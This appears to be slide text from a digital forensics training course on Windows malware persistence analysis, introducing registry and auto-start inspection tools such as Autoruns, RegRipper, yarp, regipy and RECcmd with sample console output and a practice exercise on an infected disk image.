


Persistence Analysis




Persistence Analysis 101

- What is Persistence Analysis?
 - It is to investigate a compromised system for finding mechanisms to restart malware after system reboot. Most of malware have the mechanism.
- Why Persistence Analysis?
 - Since there are not so many options for applying persistence without privilege, we can find the evidences by checking several typical points in some cases. In addition, the evidences could provide important information related to malware such as its path, privilege, infection time and so on.
 - It is not the only way to find malware, but it is the easiest way in some typical cases.


Persistence Analysis Tools (1)

- Autoruns
 - Autoruns can show us lists various auto-start locations in a single application.
 - This tool is really useful for finding out the persistence of malware.
 - It can analyze both online and offline systems.
 - Offline analysis cannot deal with Scheduled Tasks and WMI.
 - Verifying code-signs needs the same version of OS, including service pack levels and patch statuses, on an analysis system and the victim system.




Registry Parsing Tools (1)

- RegRipper
 - It is the Windows registry extractor toolkit written in perl.
 - This toolkit contains many profiles such as sam, security, ntuser and so on.
 - Simple GUI wrapper is bundled.
 - It has some alerting functions such as detecting persistence mechanisms used by malware.



Registry Parsing Tools (2)

- yarp
 - yarp stands for "yet another registry parser".
 - It can extract detailed information from each hive file.
 - It has an option to extract the list of registry keys containing timestamps, which can be used for building a timeline.



```
C:\> Select C:\WINDOWS\system32\cmd.exe

Hive information:

Last written timestamp (UTC): 2018-04-20 02:56:28.434500
Last reorganized timestamp (UTC): None

Keys and values:

Root key
Last written timestamp (UTC): 2018-04-19 08:33:56.823716
Access bits: 0

---

Key path: .ARN
Last written timestamp (UTC): 2018-04-19 08:31:27.941762
Access bits: 0


Default value
Value type: REG_SZ
Data size: 38
Data (decoded):
Autoruns.Logfile.1

---

Key path: Autoruns.Logfile.1
Last written timestamp (UTC): 2018-04-19 08:31:27.941762
Access bits: 0
```

Registry Parsing Tools (3)


- regipy
 - It is a python library for parsing offline registry hives.
 - Some plug-ins are contained in this library such as to list run keys, to list last-log-on users, to list timestamps contained in each key, and so on.
 - Also, it can merge differentials from .LOG files, and it can compare two hives like diff command.



```
C:\Windows\system32\cmd.exe
C:\Users\taro>py -3 "C:\Program Files\Python37\Scripts\regrip.py" --list
- compname(SYSTEM): Returns the computer name
- filedialogmru(NTUSER.DAT): Reads OpenSaveMRU and LastVisitedMRU keys (Most Recently Used files in Save As / Open file dialogs)
- lastloggedon(SOFTWARE): Gets the name of the last logged-on user
- mndmru(NTUSER.DAT): Reads 'Map Network Drive MRU' key (Most Recently Used remote drives)
- portproxy(SYSTEM): Lists all network redirections configured on the system
- rdphint(NTUSER.DAT): Lists the recently connected to RDP servers
- recentdocs(NTUSER.DAT): Lists 'My Recent Documents'
- regtime(ALL): Produces a timeline of every key's last modification date
- run(['NTUSER.DAT', 'SOFTWARE']): Reads startup programs from various hives
- runmru(NTUSER.DAT): Reads RunMRU key (Most Recently Used programs)
```

Registry Parsing Tools (4)

- RECcmd
 - RECcmd is the command line component of Registry Explorer.
 - RECcmd may be automated using scripts.



```
C:\Windows\system32\cmd.exe
RECcmd version 1.4.3.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/RECcmd

Note: Enclose all strings containing spaces (and all RegEx) with double quotes

Command line:

RECcmd version 1.4.3.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/RECcmd

Note: Enclose all strings containing spaces (and all RegEx) with double quotes

    d          Directory to look for hives (recursively). -f or -d is required.
    f          Hive to search. -f or -d is required.
```


Practice Exercise 1:

Checking auto-start locations on an infected disk A

Practice Exercise 1:

Checking auto-start locations on an infected disk A (1)


- Conditions:
 - We are investigating a disk image of a compromised client.
 - E:\Artifacts\other_E01\infected_drive_a.E01
 - The client seemed to be infected with malware.
 - The account name of the client's main user is "ttaro".
- Goal:
 - Find out the persistence mechanism of malware.

Practice Exercise 1:

Checking auto-start locations on an infected disk A (2)

- Mount the disk image below with Arsenal Image Mounter
"E:\Artifacts\other_E01\infected_drive_a.E01"

Shortcuts\03_PersistenceAnalysis

